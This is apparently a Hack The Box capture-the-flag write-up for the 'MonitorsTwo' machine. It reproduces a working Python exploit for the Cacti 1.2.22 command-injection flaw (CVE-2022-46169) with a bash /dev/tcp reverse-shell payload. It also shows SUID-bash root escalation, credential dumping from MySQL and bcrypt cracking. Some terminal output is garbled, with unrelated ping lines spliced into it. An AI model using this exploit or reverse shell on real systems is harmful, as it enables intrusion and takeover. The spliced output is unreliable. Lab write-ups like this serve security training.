




# MonitorsTwo - HTB

## Nmap scan

```
# Nmap 7.93 scan initiated Wed May 31 08:46:03 2023 as: nmap -A -T4 -vvv -oN nmapscan_
topports 10.10.11.211
Nmap scan report for 10.10.11.211
Host is up, received conn-refused (0.70s latency).
Scanned at 2023-05-31 08:46:05 EDT for 83s
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67ur
tQIyPszlNtkCDn6MNCBfibD/7Zz4r8lr1iNe/Afk6LJqTt30WewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+
MWEA+kT0pAw1xw9bpbkHYCGkJQm90YdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoR0/9H0H
9Y+5ru184QQXjw/ir+lEJ7xTwQA5U1GOW1m/AgpHIIfI5j9aDfT/r4QMe+au+2yPotn0GBBJBz3ef+fQzj/Cq70
GRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VB1F0KXEst3Z
JWVSAsU3oguNCXtY7krjqPe6BZRY+lrbeska1bIGPZrqlEgptpKhZ14Ua0cH9/vpMYFdSKr24aMXvZBDK1GJg5
0yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17Gue6ke
Bx0cBGNkWsliFwTRwUtQB3NXEhTAFzLziGdFCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp    open  http      syn-ack nginx 1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4F12CCCD3C42A4A478F067337FE92794
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed May 31 08:47:28 2023 -- 1 IP address (1 host up) scanned in 84.69 s
econds
```

- Visited the webpage on <http://10.10.11.211:80/>



- Was unable to login.
- Did directory enumeration using Gobuster.

```
/images      (Status: 301) [Size: 314] [--> http://10.10.11.211/images/]
/docs       (Status: 301) [Size: 312] [--> http://10.10.11.211/docs/]
/scripts    (Status: 301) [Size: 315] [--> http://10.10.11.211/scripts/]
/service    (Status: 301) [Size: 315] [--> http://10.10.11.211/service/]
/plugins    (Status: 301) [Size: 315] [--> http://10.10.11.211/plugins/]
/log        (Status: 403) [Size: 276]
/install    (Status: 301) [Size: 315] [--> http://10.10.11.211/install/]
/lib        (Status: 301) [Size: 311] [--> http://10.10.11.211/lib/]
/resource   (Status: 301) [Size: 316] [--> http://10.10.11.211/resource/]
/cache      (Status: 301) [Size: 313] [--> http://10.10.11.211/cache/]
/include    (Status: 301) [Size: 315] [--> http://10.10.11.211/include/]
/LICENSE    (Status: 200) [Size: 15171]
/formats    (Status: 301) [Size: 315] [--> http://10.10.11.211/formats/]
/CHANGELOG  (Status: 200) [Size: 254887]
/locales    (Status: 301) [Size: 315] [--> http://10.10.11.211/locales/]
/cli        (Status: 403) [Size: 276]
/mibs       (Status: 301) [Size: 312] [--> http://10.10.11.211/mibs/]
```

- Found some directories but unable to visit, as it was redirecting to the login page.
- We can see the version of the Cacti on the login page as - Version 1.2.22
- Searched for online exploits..

- Got an exploit on - <https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22>
- The exploit-

```
import requests, optparse, sys
import urllib

def get_arguments():
    parser= optparse.OptionParser()
    parser.add_option('-u', '--url', dest='url_target', help='The url target')
    parser.add_option('', '--LHOST', dest='lhost', help='Your ip')
    parser.add_option('', '--LPORT', dest='lport', help='The listening port')
    (options, arguments) = parser.parse_args()
    if not options.url_target:
        parser.error('[*] Pls indicate the target URL, example: -u http://10.10.10.10')
    if not options.lhost:
        parser.error('[*] Pls indicate your ip, example: --LHOST=10.10.10.10')
    if not options.lport:
        parser.error('[*] Pls indicate the listening port for the reverse shell, example: --LPORT=443')
    return options

def checkVuln():
    r = requests.get(Vuln_url, headers=headers)
    return (r.text != "FATAL: You are not authorized to use this service" and r.status_code != 403)

def bruteForcing():
    for n in range(1,5):
        for n2 in range(1,10):
            id_vulnUrl = f"{Vuln_url}?action=polldata&poller_id=1&host_id={n}&local_data_ids[]={n2}"
            r = requests.get(id_vulnUrl, headers=headers)
            if r.text != "[]":
                RDname = r.json()[0]["rrd_name"]
                if RDname == "polling_time" or RDname == "uptime":
                    print("Bruteforce Success!!")
                    return True, n, n2
    return False, 1, 1

def Reverse_shell(payload, host_id, data_ids):
    PayloadEncoded = urllib.parse.quote(payload)
    InjectRequest = f"{Vuln_url}?action=polldata&poller_id={host_id}&payload={PayloadEncoded}&host_id={host_id}&local_data_ids[]={data_ids}"
    r = requests.get(InjectRequest, headers=headers)

if __name__ == '__main__':
    options = get_arguments()
    Vuln_url = options.url_target + '/remote_agent.php'
    headers = {"X-Forwarded-For": "127.0.0.1"}
    print('Checking...')
    if checkVuln():
        print("The target is vulnerable. Exploiting...")
        print("Bruteforcing the host_id and local_data_ids")
```

```

is_vuln, host_id, data_ids = bruteForcing()
myip = options.lhost
myport = options.lport
payload = f"bash -c 'bash -i >& /dev/tcp/{myip}/{myport} 0>&1'"
if is_vuln:
    Reverse_shell(payload, host_id, data_ids)
else:
    print("The Bruteforce Failed...")

else:
    print("The target is not vulnerable")
    sys.exit(1)

```

- Started a listener and executed the exploit.

```

(kali㉿kali)-[~/Documents/HTB/MonitorsTwo]
$ python3 exploit.py -u http://10.10.11.211 --LHOST=10.10.16.19 --LPORT=8899
Checking ...
The target is vulnerable. Exploiting ...
Bruteforcing the host_id and local_data_ids
Bruteforce Success !!

```

```

(kali㉿kali)-[~]
$ nc -lvnp 8899
listening on [any] 8899 ...
connect to [10.10.16.19] from (UNKNOWN) [10.10.11.211] 58964
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ ls
ls
CHANGELOG
LICENSE
README.md
about.php
aggregate_graphs.php
aggregate_items.php
aggregate_templates.php
auth_changepassword.php
auth_login.php

```

- Got a shell as user (www-data)
- Found linepeas.sh file already on the machine.. So enumerated using linepeas.
- Got some info, which I thought might be interest

```

Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd

```

### Searching ssl/ssh files

Possible private SSH keys were found!

/var/www/html/include/vendor/phpseclib/Crypt/RSA.php

### Searching passwords in config PHP files

```
#$database_password = 'cactiuser';
```

```
$database_password = 'root';
```

```
$password = $value;
```

```
$password = $database_password;
```

### Searching \*password\* or \*credential\* files in home (limit 70)

```
/etc/pam.d/common-password
```

```
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/caching_sha2_password.so
```

```
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/mysql_clear_password.so
```

```
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/sha256_password.so
```

```
/usr/local/include/php/ext/standard/php_password.h
```

```
/usr/share/pam/common-password
```

```
/usr/share/pam/common-password.md5sums
```

```
/var/cache/debconf/passwords.dat
```

```
/var/lib/pam/password
```

```
/var/www/html/auth_change_password.php
```

- Also found a script (entrypoint.sh) which was only readable with the current user access in the root directory (which is very unusual).

```
cd /
ls
bin
boot
dev
entrypoint.sh
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

```
ls -alh entrypoint.sh
```

```
-rwxr-xr-x 1 root root 650 Jun  1 12:23 entrypoint.sh
```

- Also got some credentials in a SQL database file located in the `/var/www/html` directory

```
-- Dumping data for table `user_auth`
INSERT INTO user_auth VALUES (1,'admin','21232f297a57a5a743894a0e4a801fc3',0,'Administrator','','on','on','on','on','on','on',2,1,1,1,1,'on','-1','-1','','0,0,0');
INSERT INTO user_auth VALUES (3,'guest','43e9a4ab75507fb1',0,'Guest Account','','on','on','on','on','on','on',3,1,1,1,1,1,'-1','-1','','0,0,0');


-- Table structure for table `user_auth_cache`
```

- Also found the details of the table which consisted of the above credentials, in that same file.

```
CREATE TABLE user_auth (
  `id` mediumint(8) unsigned NOT NULL auto_increment,
  `username` varchar(50) NOT NULL default '0',
  `password` varchar(256) NOT NULL default '',
  `realm` mediumint(8) NOT NULL default '0',
  `full_name` varchar(100) default '0',
  `email_address` varchar(128) NULL,
  `must_change_password` char(2) default NULL,
  `password_change` char(2) default 'on',
  `show_tree` char(2) default 'on',
  `show_list` char(2) default 'on',
  `show_preview` char(2) NOT NULL default 'on',
  `graph_settings` char(2) default NULL,
  `login_opts` tinyint(3) unsigned NOT NULL default '1',
  `policy_graphs` tinyint(3) unsigned NOT NULL default '1',
  `policy_trees` tinyint(3) unsigned NOT NULL default '1',
  `policy_hosts` tinyint(3) unsigned NOT NULL default '1',
  `policy_graph_templates` tinyint(3) unsigned NOT NULL default '1',
  `enabled` char(2) NOT NULL DEFAULT 'on',
  `lastchange` int(11) NOT NULL DEFAULT '-1',
  `lastlogin` int(11) NOT NULL DEFAULT '-1',
  `password_history` varchar(4096) NOT NULL DEFAULT '-1',
  `locked` varchar(3) NOT NULL DEFAULT '',
  `failed_attempts` int(5) NOT NULL DEFAULT '0',
  `lastfail` int(10) unsigned NOT NULL DEFAULT '0',
  `reset_perms` int(10) unsigned NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`),
  KEY `username` (`username`),
  KEY `realm` (`realm`),
  KEY `enabled` (`enabled`)
) ENGINE=InnoDB ROW FORMAT=Dynamic;
```

- So the the value on the right side of the admin is the password but it is hashed.
- Identified the hash type using hash-identifier.





- Learnt that there is one more user named marcus..
- Found nothing much interesting there.
- Again coming back to the machine..!!
- Check for SUID bit set for files..
- Found the file `/bin/bash` with SUID file set...hence gained root access, by running `/bin/bash -p`



```

bash-5.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/bash
/bin/su
bash-5.1$ id
id/
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash-5.1$ /bin/bash
/bin/bash
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
exit
bash-5.1$ /bin/bash -p
/bin/bash -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whoami
root

```

- Directly went to the **entrypoint.sh** file in the `/` directory.
- Executed it after making it executable using - `chmod +x entrypoint.sh`

```

-rwxr-xr-x 1 root root 650 Jun  1 12:23 entrypoint.sh
./entrypoint.sh
+ wait-for-it db:3306 -t 300 -- echo 'database is connected'
wait-for-it: waiting 300 seconds for db:3306
wait-for-it: db:3306 is available after 0 seconds
database is connected
++ mysql --host=db --user=root --password=root cacti -e 'show tables'
+ [[ ! Tables_in_cacti
aggregate_graph_templates
aggregate_graph_templates_graph
aggregate_graph_templates_item
aggregate_graphs
aggregate_graphs_graph_item
aggregate_graphs_items
automation_devices
automation_graph_rule_items
automation_graph_rules
automation_ips

```

- Got all the table names including a interesting one that I previously got in the SQL database (user\_auth)

```

snmpagent_notifications_log
user_auth
user_auth_cache
user_auth_group
user_auth_group_members
user_auth_group_perms
user_auth_group_realm
user_auth_perms
user_auth_realm
user_domains
user_domains_ldap
user_log
vdef
vdef_items
version =~ automation_devices ]]
+ chown www-data:www-data -R /var/www/html
+ '[' '' '≠' '' ']'

```

- Executed the mysql command to get the contents of the table ( NOTE: The —host, —user, and —password was mentioned in the entrypoint.sh file...)

```

mysql --host=db --user=root --password=root cacti -e "select * from user_auth"

```

id	username	password	realm	full_name	email_address	must_change_password	password_change	show_tree	show_list	show_preview	graph settings	login	
_opts	policy_graphs	policy_trees	policy_hosts	policy_graph_templates	enabled	lastchange	lastlogin	password_history	locked	failed_attempts	lastfail	reset	
1	admin	\$2y\$10\$PtUA3.zp6Z5KPPMPru3yMOed7b86bwLqH8nMvCN33bV20btXLldy	0			0	Jamie Thompson	admin@monitorstwo.htb	on	on	on	2	1
1	1	on	-1	-1	-1	0	663348655						
3	guest	43e9a4ab75570f5b	0	Guest Account	on	on	on	3	1	1	1	1	1
0													
4	marcus	\$2y\$10\$vcrYth5YcLL1ZaPDj6PwqOYT68W1.3WeK1Bn70JonsdW/MhFYK4C	0			0	Marcus Brune	marcus@monitorstwo.htb	on	on	on	1	1
1	1	-1	-1	0	0	213336518							

- Got the password Hash of the user **marcus**.
- The hash type was of - Bcrypt with a factor of 10 (researched online).
- Cracked the hash using hashcat.

```

(anishroy_linuxmint)-[~/Desktop]
$ hashcat -a 0 -m 3200 hash.txt rockyou.txt
hashcat (v6.2.5) starting http://10.10.11.211 --LHOST=10.10.16.9 --LPORT=4443

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEP
, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 2817/5699
MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1 from 10.10.11.211: icmp_seq=1 ttl=63 time=441 ms
64 bytes from 10.10.11.211: icmp_seq=2 ttl=63 time=329 ms
Optimizers applied:
* Zero-Byte 1.211 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
Watchdog: Temperature abort trigger set to 90c/56.017 ms

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

```

```

Finish enabled. Will quit after this attack.

$2y$10$vcrYth5YcCLlZaPDj6Pwq0YTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
$2y$10$PtuA3.zpGZ5KPpMPru3yM0ed7b86bwLqH8nMvCNJ3bV20btxLLdy:admin

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: hash.txt
Time.Started.....: Thu Jun 1 19:25:30 2023 (5 mins, 22 secs)
Time.Estimated...: Thu Jun 1 19:30:52 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt) 34 bytes of data.
Guess.Queue.....: 1/1 (100.00%) icmp_seq=1 ttl=63 time=441 ms
Speed.#1.....: 10.11 88 H/s (6.10ms) @ Accel:8 Loops:64 Thr:1 Vec:1
Recovered.....: 2/2 (100.00%) Digests, 2/2 (100.00%) Salts
Progress.....: 39640/28688768 (0.14%)
Rejected.....: 0/39640 (0.00%) 0% packet loss, time 1001ms
Restore.Point....: 19816/14344384 (0.14%) 1.006/56.017 ms
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:960-1024
Candidate.Engine.: Device Generator
Candidates.#1....: akusayangkamu -> ISRAEL
Hardware.Mon.#1...: Temp: 77c Util: 74%

connect to [10.10.16.9] from (UNKNOWN) [10.10.11.211] 57524
group (1): Inappropriate ioctl for device
Stopped: Thu Jun 1 19:30:53 2023

```

- Now, as we saw port 22 open in the Nmap scan
- Tried to SSH into the machine with the found credentials (marcus:funkymonkey).
- Successfully was able to SSH into the machine - `ssh marcus@10.10.11.211 -p22`

```
(kali㉿kali)-[~/Documents/HTB/MonitorsTwo]
└─$ ssh marcus@10.10.11.211 -p22
The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

- Got user flag there.

```
You have mail.
Last login: Thu Jun  1 13:35:14 2023 from 10.10.16.5
-bash-5.0$ whoami
marcus
-bash-5.0$ ls
exp.sh  user.txt
```

```
exp.sh  user.txt
-bash-5.0$ cat user.txt
56bf310b2056878a8e4200e43aad15ef
-bash-5.0$ cat exp.sh
```

- Then checked for files with SUID bit set and luckily got it (usr/bin/bash)
- Executed it using - `/usr/bin/bash -p`
- Got a root shell and the root flag in the root directory.

```

fi-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/bash
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
-bash-5.0$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
-bash-5.0$ /usr/bin/bash -p
bash-5.0# whoami
root
bash-5.0# ls
exp.sh user.txt
bash-5.0# cd /
bash-5.0# ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
boot  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
bash-5.0# cd root

```

```

bash-5.0# cd root
bash-5.0# ls
cacti root.txt
bash-5.0# cat root.txt
49ae1d2a40aa6ccd12fb1004d92c527a
bash-5.0#

```